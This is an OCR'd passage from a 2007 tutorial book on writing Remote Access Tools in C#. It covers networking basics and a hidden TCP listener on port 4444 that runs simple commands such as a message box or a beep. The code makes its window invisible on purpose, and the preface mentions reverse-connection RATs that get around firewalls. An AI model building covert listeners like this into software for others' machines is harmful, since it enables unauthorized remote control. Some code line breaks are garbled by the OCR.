How to Write Your Own Remote Access Tools in C#

Paul Chin

How to Write Your Own Remote Access Tools in C#

This book is dedicated to everyone who enjoys programming in C# and also networking

PREFACE

Remote Access Tools also known as RATs are used to remotely control another PC over the Internet or the Local Area Network.

This book shows you in an easy & simple step-by-step approach to start writing such a tool from scratch.

RATs are used in network management, remote surveillance, system administration, classroom teaching system and so on.

In learning how to write RATs you will learn about C# programming, networking as well as operating systems in a fun and exciting way!

Paul Chin Aug 9, 2007

Table of Contents

CHAPTER 1 - The Tools You Will Need & Networking Essentials

1.1 The Tools

To write create a software you will need to have compilers. For this project you will need to have Microsoft's Visual C# 2005 Express which is freely downloadable from the Internet. You will also need a PC running Windows XP or Vista. It is assumed that you have basic knowledge on how to use the compiler. It is also necessary to know some basic networking stuff. You should also download Microsoft's Virtual PC 2007 and install Windows XP in it. In this way you can run another OS inside the Virtual PC and have two OS running at the same time on the same PC. Each OS will have a different IP address, eg 192.168.0.1 and 192.168.0.2. However, even if you do not install another Virtual PC, most of the networking programs can still run, you can use the loopback address to connect to. The loopback address is 127.0.0.1. Another useful tool to have is netcat which is also freely downloadable from the Internet. Netcat can simulate any server. To start listening on a port, eg, 4444, open a command shell and do this:

`C:\nc –lvp 4444` We will look at more details of this below.

1.2 Networking Essentials

A simple Network Program consists of 2 parts, a server and a client. The server program must be started first and waits , or, listens for the client program to connect. However, it is also possible to have the server connect to the client as in the case of Reverse-Connection-RATs that are used to bypass firewall or router limitations. The server program will usually be on one computer while the client program will be on another computer. Both can be on the same Local Area Network, or, on the Internet.

But, both can also reside on the same computer, for testing purposes. After connection is established, the client will send a command to the server. Upon receiving the command, the server will execute it. The command could be, to display the message "Hello World" , beep, eject the CD, shutdown, reboot, activate a device on the parallel/serial port, and all commands that could ordinarily be executed by a user sitting in front of a computer.

The server program can also send back messages to the client. Two-way communication can take place.

1.2.1 Addresses

In order for the client to be able to connect to the server, the client must know the server's address. This address consists of two things, i.e. the address, eg, 192.168.1.1 and the port number, eg, 33333.

IP stands for Internet Protocol. The range of addresses from 192.168.x.1 to 192.168.x.254 are reserved for private use. The x refers to numbers 1 to 255. If your computer is not installed with a Network Interface Card, you can use 127.0.0.1, instead. For Internet, the IP addresses are different, and are usually assigned by the Internet Service Provider when a user dials-up the Internet with a modem.

The port numbers can be any number from 1 to 65536. But 1 to 1024 are reserved for special use, eg, 21 is FTP, 23 is Telnet, 25 is SMTP, 80 is HTTP. Anything above 1024 can be used for writing network programs.

It is important to note that, a computer can have 2 or more IP addresses, eg, 192.168.1.1 for the Network Interface Card and, say, 161.142.113.18, assigned by the Internet Service Provider when a user dials-up the Internet using the modem.

1.2.2 Why port numbers?


Port numbers (also known as sockets), are, assigned to each server program. There can be more than one server program running. So, for each IP address, there can be more than one port numbers. In this way, the client program can uniquely connect to a specific server program running on a computer. The IP address is like the house, and the each port numbers are the inhabitants.

1.2.3 Netstat

To see these IP address and port numbers, issue the following command:

```
C:\netstat –an
```

and you can see the output as in Fig 1 below.



```
C:\>netstat -an

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:902            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:912            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1038           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:5051           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:5101           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:7504           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:8222           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:8333           0.0.0.0:0              LISTENING
  TCP    127.0.0.1:1070         0.0.0.0:0              LISTENING
  TCP    192.168.1.173:139      0.0.0.0:0              LISTENING
  TCP    192.168.1.173:2164     68.142.233.146:443     ESTABLISHED
  TCP    192.168.169.1:139      0.0.0.0:0              LISTENING
  TCP    192.168.224.1:139      0.0.0.0:0              LISTENING
  UDP    0.0.0.0:445            *:*
  UDP    0.0.0.0:500            *:*
  UDP    0.0.0.0:1037           *:*
  UDP    0.0.0.0:1083           *:*
  UDP    0.0.0.0:1212           *:*
```

Fig 1: IP addresses and Port numbers


TCP (Transmission Control Protocol) is a protocol used to establish connections with other computers on the internet. When the client wants to talk to the server, it will follow the protocol of TCP to try to establish a connection first. If a connection is established successfully, then the client and server can talk.

UDP (User Datagram Protocol) is another protocol used for communication on the internet. But, unlike TCP, the client need not establish a connection with the server. The client just sends the messages. If the server was not listening, then the message is lost. Both TCP and UDP belongs to the TCP/IP protocol. Note that the IP address is followed by the Port number:

```
192.168.0.2:139
```

In this case, 192.168.0.2 is the IP address bound to the Network Interface Card. Port 139 is the NetBios port – used for Windows networking using Network Neighbourhood.

If we were to telnet to another computer, our computer would first create port to connect to the the other computer’s telnet port. Fig 2 shows the netstat output:



```
C:\WINDOWS>cd ..

C:\>netstat -an

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:1027           0.0.0.0:0              LISTENING
  TCP    192.168.0.2:1027       192.168.0.1:23         ESTABLISHED
  TCP    192.168.0.2:139        0.0.0.0:0              LISTENING
  UDP    192.168.0.2:137        *:*
  UDP    192.168.0.2:138        *:*

C:\>_
```

Fig 2: Connected to another computer.

Note that our computer's IP address is 192.168.0.2 and using port 1027 to connect to another computer whose IP address is 192.168.0.1 and port number 23 (the telnet server port). Telnet Server is the program that accepts connection from telnet clients.

You can also simulate a Telnet Server by using netcat as follows:

```
C:\nc –lvp 23
```

The options –lvp has the following meaning:

l means listen
v means verbose, i.e. report whatever is happening **p** means port number

Exercises 1a

Using the appropriate programs, connect to a Web Server and an FTP server. Then, run netstat to find out the port numbers. Produce the output similar to Fig 2 above.

CHAPTER 2 - Your First Hello World Network Program


2.1 Objective

In this chapter we are going to write a simple Hello World program. The client will send a message to the server program. Upon receiving the message, the server program will display a pop-up Message Box "Hello World" on the screen.

2.2 Creating Your First Network Application

Fire up your *Visual C# 2005* and then click on *New*

Project. In the *New Project Dialog Box*, select *Windows Application*, give it the name *HelloWorld* then click OK. You should now see a blank Form as in Fig 2a below:



HelloWorld - Microsoft Visual C# 2005 Express Edition
File Edit View Project Build Debug Data Format Tools Window Community Help
Form1.cs [Design]
Start Page
Search
Form1
Solution Explorer - HelloWorld
Solution 'HelloWorld' (1 project)
HelloWorld
Properties
References
Form1.cs
Program.cs
Properties
Form1 System.Windows.Forms.Form
Ready

SizeGripStyle	Auto
StartPosition	WindowsDefaultLocati
Tag	
Text	**Form1**
TopMost	False
TransparencyKey	☐
UseWaitCursor	False
WindowState	Normal

Text
The text associated with the control.

Fig 2a – A new *HelloWorld* windows application.

Set the form opacity to 0. Fig 2b shows how to do this:



Form1 System.Windows.Forms.Form

MainMenuStrip	(none)
MaximizeBox	True
MaximumSize	0, 0
MinimizeBox	True
MinimumSize	0, 0
Opacity	0%
Padding	0, 0, 0, 0

Fig 2b – setting Form1's opacity to 0

Setting opacity to 0 will ensure that the form is transparent when run. To make the form invisible we will also need to use`this.Hide()` method which we will discuss below.

Now, insert a Form1_Shown event handler. Fig 2c below shows how to do this:




Fig 2c – inserting Form1_Shown event

You need to click on the lightning icon on the properties windows. Then, scroll down to the Shown event and double-click on the blank space. You will get the Form1_Shown event handler being inserted and at the same time, you will see the Code view opened for you to write code. See fig 2d below:

```
namespace HelloWorld { public partial class Form1 : Form
{ public Form1() { InitializeComponent(); }
private void Form1_Shown(object sender, EventArgs e) {
//Insert your code here } } }
```

Fig 2d – the code view window opens for you to insert code

Your code should go into the Form1_Shown block as above. Before that, insert these two lines in the using directives at the top:

```
using System.Net.Sockets; //for listeners and sockets
using System.IO; //for streams
```

Now, insert the rest of the code within the Form1_Shown event handler as follows:

```
private void Form1_Shown(object sender, EventArgs e) {
this.Hide();
TcpListener tcpListener = new
TcpListener(System.Net.IPAddress.Any, 4444); tcpListener.Start();

   Socket socketForClient = tcpListener.AcceptSocket();
NetworkStream networkStream = new NetworkStream(socketForClient);
StreamReader streamReader = new StreamReader(networkStream);

string line = streamReader.ReadLine();
if (line.LastIndexOf("m") >= 0) MessageBox.Show("Hello World");

   streamReader.Close();
networkStream.Close();
socketForClient.Close();
System.Environment.Exit(System.Environment.ExitCode);
}
```

The complete final code looks like this:

```
   using System;
using System.Collections.Generic;
using System.ComponentModel;
using System.Data;
using System.Drawing;
using System.Text;
using System.Windows.Forms;
using System.Net.Sockets; //for listeners and sockets using
System.IO; //for streams

   namespace HelloWorld {
public partial class Form1 : Form {
public Form1() {
InitializeComponent(); }

   private void Form1_Shown(object sender, EventArgs e) {
this.Hide();
TcpListener tcpListener =
new TcpListener(System.Net.IPAddress.Any, 4444); Socket
socketForClient = tcpListener.AcceptSocket(); NetworkStream
networkStream =
new NetworkStream(socketForClient); StreamReader streamReader =
new StreamReader(networkStream);
string line = streamReader.ReadLine();
if (line.LastIndexOf("m") >= 0) MessageBox.Show("Hello World");
   streamReader.Close();
networkStream.Close();
socketForClient.Close();
System.Environment.Exit(System.Environment.ExitCode);
}
}
}
```

Click Build, then Debug, Start Debugging. The program will now execute and will be invisible. Open a DOS shell and telnet to port 4444 as follows:

```
C:\telnet 127.0.0.1 4444
```

Then once connected, type “m” and Enter. A message box will pop up. See Fig 2e below:




Fig 2e – Message Box pops up in response to client

Note that on Vista, you will need to download either Putty or Netcat since there is no telnet client on Vista.

2.3 Explanation

The reason we set the form opacity to 0 and then call `this.Hide()` is in order to make the Form invisible.

Then, we call these two lines:

```
TcpListener tcpListener = new
TcpListener(System.Net.IPAddress.Any, 4444);
```

to start the program and start to listen for connections at port 4444. Since we are using only one PC, the port will bind to IP address 127.0.0.1, which is the loopback address. If you have a Network Interface Card, it will also bind to the IP address of that card. And if you also have a public IP address, eg, 219.95.12.13, it will also bind to that IP address. That is the meaning of `System.Net.IPAddress.Any`. Then the next line will start listening for connection:

```
tcpListener.Start();
```

Then, the program execution will halt here:

```
Socket socketForClient = tcpListener.AcceptSocket();
```

and wait for connections. Once a client connects, eg, by using telnet, the a socket will be created, in this case it is `socketForClient`. It is through this socket that all communication will go through. The next two lines create the data stream used for sending and retrieving data:

```
NetworkStream networkStream = new
NetworkStream(socketForClient); StreamReader streamReader
= new StreamReader(networkStream);
```

The streamReader will then read the line of strings send by the client:

```
string line = streamReader.ReadLine();
```

The string is stored in variable *line*. We then call the lastIndexOf method to search the string whether or not there exists the string “m”:

```
if (line.LastIndexOf("m") >= 0) MessageBox.Show("Hello
World");
```

If the string exists, it will return a value above 0 and the Message Box will display.

Exercise 2a

Modify the code so that you are able to display several different messages in response to different strings sent by the client.

Exercise 2b

Modify the code so that it will keep on looping and receive new connections whenever a client disconnects.

CHAPTER 3 - Running Multiple Commands and Handling Client Disconnections

3.1 Objective

In this chapter we shall build upon the knowledge from the previous chapter. We will add a new function: Console.Beep(). When client sends the string “b”, it will beep. This is in addition to the existing command “m” which causes the server to pop up a Message Box saying “Hello World”. Also, we will be handling the situation whereby the client were to suddenly disconnect. If such a thing happens we wish the server program to close port 4444 and quit.

3.2 Coding the Multiple Command Server

Fire up your Visual C# 2005 Express and Start a new Windows Application Project. Call it `MyRatServer`. Then insert a Form1_Shown event handler just as we did in the previous chapter. Set its opacity to 0, just as before and insert the this.Hide() method in it:
Then, input the rest of the code:

```
   //Running Multiple Commands
//Shutting Down Server cleanly when Client disconnects using
System;
using System.Collections.Generic;
using System.ComponentModel;
using System.Data;
using System.Drawing;
using System.Text;
using System.Windows.Forms;
using System.Net.Sockets; //for listeners and sockets using
System.IO; //for streams

   namespace MyRatServer {
public partial class Form1 : Form {
TcpListener tcpListener; Socket socketForClient; NetworkStream
networkStream; StreamReader streamReader;

public Form1() {
InitializeComponent(); }

   private void Form1_Shown(object sender, EventArgs e) {
this.Hide();
tcpListener = new TcpListener(System.Net.IPAddress.Any, 4444);
tcpListener.Start();
RunServer();
}

   private void RunServer() {
socketForClient = tcpListener.AcceptSocket(); networkStream = new
NetworkStream(socketForClient); streamReader = new
StreamReader(networkStream); try
{
string line;
//Command loop, LastIndexOf is to search //within the Network
Stream
//for any command strings sent by the Client while (true)
{
line = "";
line = streamReader.ReadLine();
if (line.LastIndexOf("m") >= 0)

   MessageBox .Show("Hello World"); if (line.LastIndexOf("b") >=
0)
Console.Beep(1000, 2000);

   } //end while
}
catch (Exception err) //if Client suddenly disconnects {

   streamReader.Close();
networkStream.Close();
socketForClient.Close();
